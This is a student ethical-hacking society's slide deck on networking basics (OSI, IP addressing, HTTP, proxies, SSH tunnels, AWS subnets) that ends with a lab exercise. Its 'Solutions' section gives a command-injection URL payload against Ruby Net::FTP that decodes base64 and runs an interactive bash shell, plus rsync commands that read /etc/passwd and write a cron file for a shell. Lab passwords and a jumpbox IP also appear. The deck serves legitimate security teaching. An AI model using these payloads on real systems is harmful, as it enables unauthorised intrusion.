Ethical Student Hackers

Networking

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

- Relevant UK Law: https://www.legislation.gov.uk/ukpga/1990/18/contents

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.

- If you have any doubts or need anything clarified, please ask a member of the committee.

- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

Why Learn About Networking?

Some find it fun, some find it mind-numbingly boring…

There are some cool roles that require an in-depth knowledge:

- Network Architecture / Security Engineer
    - Designing Segregation and Info Flow
    - Configuring Firewalls and Routers Securely
- SOC Analyst / CIRT (inspecting network traffic all day!)
- Malware Analyst (how is the malware communicating? Can you block it?)

…. and, of course, Penetration Testers need these skills every day

Why do I need it to Hack Stuff?

You need to

- Understand how proxies work to use tools
- Understand how ports work to see what's available to connect to
- Understand how subnetting works to understand what's accessible
- Understand how firewalls (+ maybe AVs) work to debug your shells
- Understand how tunnels work to be able to pivot
- Understand how TCP Handshakes + UDP work to scan effectively (+ debug nmap :))
- Understand how TLS Handshakes work to attack protocols and perform MITMs
- Understand how encrypted protocols work to attack confidential data
- Understand how workstations communicate with servers
- Understand how packets work to dive into network analysis
- Understand cloud networking architectures to attack modern infrastructure

We won't dig deep into low level protocol details, error checking, etc - but we'll teach you enough and point you towards some extras

The OSI Model

7) Application - Interacts directly with end users (HTTP, FTP, SSH, DNS, SMB)

6) Presentation - Converts and formats raw data - encryption, translation, compression…

5) Session - First *software* layer - manages any interactive data exchange e.g. HTTPS

4) Transport - Ensures reliable delivery of packets (errors, flow control, congestion…)

3) Network - Organises and transmits data *between* networks (routing, encapsulation…)

2) Data Link - Manages connections between nodes (packets, protocols, data synching)

1) Physical - Transmitting data as electrical, optic, or electromagnetic signals

https://www.bmc.com/blogs/osi-model-7-layers/

Internet Addressing

192.168.1.1

Network Address   **Host Address**

Each octet is an 8-bit binary number (0-255)

Depending on the class of network, a different number of bits are used to represent the **network address** and the **host address**

Above is a Class C address (8 bits/one octet for the host address)

The address 127.0.0.1 is used to represent localhost (you!)

Internet Addressing

You must be able to recognise

- MAC Addresses (for local routing - device and manufacturer specific)
    - Six groups of hexadecimal digits, e.g. 44:38:39:ff:ef:57 or 00:00:de:ad:be:ef
    - Lookup manufacturer: https://macaddress.io/
- IPv6 Addresses (same idea as IPv4 but a larger range - we are running out of IPv4!)
    - 8 groups of Hex digits, each 16 bits
    - 2001:0db8:85a3:0000:0000:8a2e:0370:7334
    - Loopback Address: 0:0:0:0:0:0:0:1 or ::1
- CIDR Notation (a range of IPs) where a backslash indicates how many (least significant) bits are used for the IP address - the rest remain fixed
    - 10.0.0.0/24 means 10.0.0.0 - 10.0.0.255
    - 0.0.0.0/0 means ALL IPs
    - 192.168.56.1/32 means 192.168.56.1

The TCP Handshake

Client   Server

syn seq=x

syn ack=x+1 seq=y

ack=y+1 seq=x+1
[data]

This is (basically) what Nmap is doing - it looks for **acknowledgements** from each port (after a **ping** response in its default configuration) then begins to send **data** that is able to fingerprint the service

Read about banner grabbing for more detail

HTTP

Key Terminology

- Request: What your browser (or another tool) sends to a HTTP(S) server
- Response: What the server sends back
- Header: Extra information sent as part of the request
- Packet: Requests may be broken into smaller chunks when travelling on the network

HTTP is used to communicate over the internet

- You send a request for a resource (a page or some data in an API)
- The server responds with some raw data (e.g. JSON, XML), a file, or some HTML that is rendered by your browser - and a response code, indicating the result of the request (not found, modified, etc)
- Headers affect how the request is processed (e.g. by embedding cookies, redirecting, sending data)

What layer of the OSI Model is HTTP?

HTTP

Key Terminology

- Request: What your browser (or another tool) sends to a HTTP(S) server
- Response: What the server sends back
- Header: Extra information sent as part of the request
- Packet: Requests may be broken into smaller chunks when travelling on the network

HTTP is used to communicate over the internet

- You send a request for a resource (a page or some data in an API)
- The server responds with some raw data (e.g. JSON, XML), a file, or some HTML that is rendered by your browser - and a response code, indicating the result of the request (not found, modified, etc)
- Headers affect how the request is processed (e.g. by embedding cookies, redirecting, sending data)

What layer of the OSI Model is HTTP? Application **and** Session

What Does a HTTP Request Look Like?

Proxies

Passing network traffic to its original destination… via a little diversion

This could be for malicious purposes (e.g. a Man-in-the-Middle Attack) or simply to analyse the traffic

You can proxy a specific protocol, a specific port, or all of your traffic (using something like a SOCKS proxy, which forwards arbitrary TCP and sometimes UDP traffic)

Proxies, unlike VPNs, usually don't encrypt your traffic and don't necessarily completely hide your IP

Lots of pentesting tools come with a --proxy flag!

Mini Practical - Burp Suite

Follow these steps to install Burp Suite:
https://shefesh.com/wiki/fundamental-skills/web-3---burp-suite.pdf

Visit https://juice-shop.herokuapp.com/#/ and click around the website - have a look at the headers in Burp Suite to see if you can tell how the site is powered

When you're ready, try to use Burp to intercept/repeat a Customer Feedback request and change it to a 0-star review; or add an item to another user's basket

Other Tools for manual HTTP requests/manipulation:

- Curl
- OWASP Zap (similar to Burp)
- Telnet (lower level, interactive)
- Netcat (similar to telnet, nicer to use)

Configure Burp Proxy

Add Proxy

Title or Description (optional)

Burp

Color

#66cc66

Pattern Shortcuts

Enabled   On

Add whitelist pattern to match all URLs ℹ️   On

Do not use for localhost and intranet/private IP addresses ℹ️   Off

Proxy Type

HTTP

Proxy IP address or DNS name ⭐

127.0.0.01

Port ⭐

8080

Username (optional)

username

Password (optional) 👁️

*****

Cancel   Save & Add Another   Save & Edit Patterns   Save

Add HTTPS Certificate

Post Feedback

Modify Request

HTTPS

HTTPS is simply an encrypted version of HTTP

It commonly uses TLS as an encryption method, which has its own handshake

If you are interested, it is possible to MITM HTTPS traffic using mitmproxy

You can even pass this traffic along with the TLS key to Wireshark, a fantastic tool for packet inspection

- https://carvesystems.com/news/decrypt-tls-traffic-with-mitmproxy-wireshark/
- https://docs.mitmproxy.org/stable/howto-wireshark-tls/

Tunnels

Tunnels create an encrypted connection to send data along

SSH Tunnels (aka SSH port forwarding) transmit data over… an encrypted SSH connection!

This basically involves passing traffic *from* your computer *to* another computer *over* SSH *via* a specific listening 'proxy' port on your computer

They require valid credentials for the targets you are tunneling to

ssh -L user@tunnel_host -i identity_file local_port:remote_host:remote_port

Blue items are variables, pink items are optional arguments - tunnel_host is the host you *connect to* over SSH, remote_host is what the tunnel host forwards traffic to - they can be the **same host!**

local_port is the port your traffic gets sent to on *your* computer

Resources: https://www.concordia.ca/ginacody/aits/support/faq/ssh-tunnel.html and
https://0xdf.gitlab.io/2018/06/10/intro-to-ssh-tunneling.html

Secure Architectures

How can you protect your network from malicious traffic?

How can you block certain *kinds* of traffic?

How can you detect an intrusion?

How can you capture logs of network activity?

How can you keep important infrastructure isolated?

How can you prevent servers being overloaded?

Secure Architectures

How can you protect your network from malicious traffic? **Firewalls**! Blocking IPs, domains, doing packet inspection…

How can you block certain *kinds* of traffic? **Firewalls** again! Blocking ports and protocols

How can you detect an intrusion? **Intrusion Detection Systems** can do so if they have visibility of the whole / a portion of the network - this can help with unknown attacks

How can you capture logs of network activity? Again, with some software that sits within your network

How can you keep important infrastructure isolated? **Subnetting** can keep certain IPs from having public IP addresses - only internal ones

How can you prevent servers being overloaded? **Load Balancing** can distribute heavy traffic across multiple servers that serve the same purpose

In AWS

Green used for updates and other connections initiated from the private subnet.

In AWS

Virtual Private Cloud (10.0.0.0/16)

SSH Tunnel!

Public Subnet (10.0.0.0/24)

Private Subnet (10.0.1.0/24)

Web Server

Database

NAT Gateway

Internet Gateway

Internet

Green used for updates and other connections initiated from the private subnet.

Practical - Hacking!

1) SSH to the Jumpbox - think about *why* it's setup this way
2) Scan the machine - think about *what* nmap is doing?
3) Find the vulnerable service(s)
   a) What ports do each operate on?
   b) What OSI layer are the packets you're sending them operating at?
4) Create an SSH tunnel to access a vulnerable website
5) Get a shell! Think about *what* is happening and how many different steps it takes for your commands to reach the machine!

Jumpbox IP: 3.10.208.61

Gain access to the Jumpbox

- The machine with the vulnerable services is in a private subnet, i.e. cannot be accessed from the internet.
- Therefore we first ssh into the Jumpbox
- Username: **user<number>**   number range 1-60   Example: **user1**
- Password: **SESH_JB**
- Example command - **ssh user1@3.10.208.61 -p 2222**
- Find the IP address of the vulnerable machine: **nmap -sPn 10.0.0.0/24**
  - The ip address of the vulnerable machine is 10.0.0.238
- Have a look at all the ports open?
  - **nmap -p- <ip-addr>**
- Is there a website running?

The vulnerable machine

There is server with a website, and an ftp server.

They use rsync to backup files from this computer!

Rsync usage - rsync rsync://<ip>:<port>/<file>

There flags you can use with rsync command to make it do different things, i.e. download file, "upload" file, view file etc…

There are a few extra users, who's password might be one of the following

- password
- 123456
- hackmeLOL

Hints

- Is there a website running? Try curling the ip.
- What are they running, and does it matter?
- Try having a look at the passwd file?
- Does the website tell you anything about the software that's being used?

"Solutions"

Exploiting the Ruby NET::FTP vulnerability

- http://<ip-addr>:8080/download?uri=ftp://example.com:2121/&file=|bash${IFS}-c${IFS}'{echo,YmFzaCAtaSA...}|{base64,-d}|{bash,-i}'
- http://<ip-addr>:8080/download?uri=ftp://example.com:2121/&file=|touch${IFS}success.txt

To encode a script to base64 you can either do

cat <filename> | base64   or

base64 -e <inputfile> <outputfile>

Exploiting vulnerable version of rsync.

- rsync rsync://<ip-addr>:873/
- rsync -av rsync://<ip-addr>:873/src/etc/passwd ./
- rsync -av shell rsync://<ip-addr>:873/src/etc/cron.d/shell

(where shell is a local file)

Upcoming Sessions

What's up next?
www.shefesh.com/sessions

28/11/22 - Hack the Box

05/12/22 - Xmas CTF (Laid back session)

Then we are on a break :)

Any Questions?

www.shefesh.com
Thanks for coming!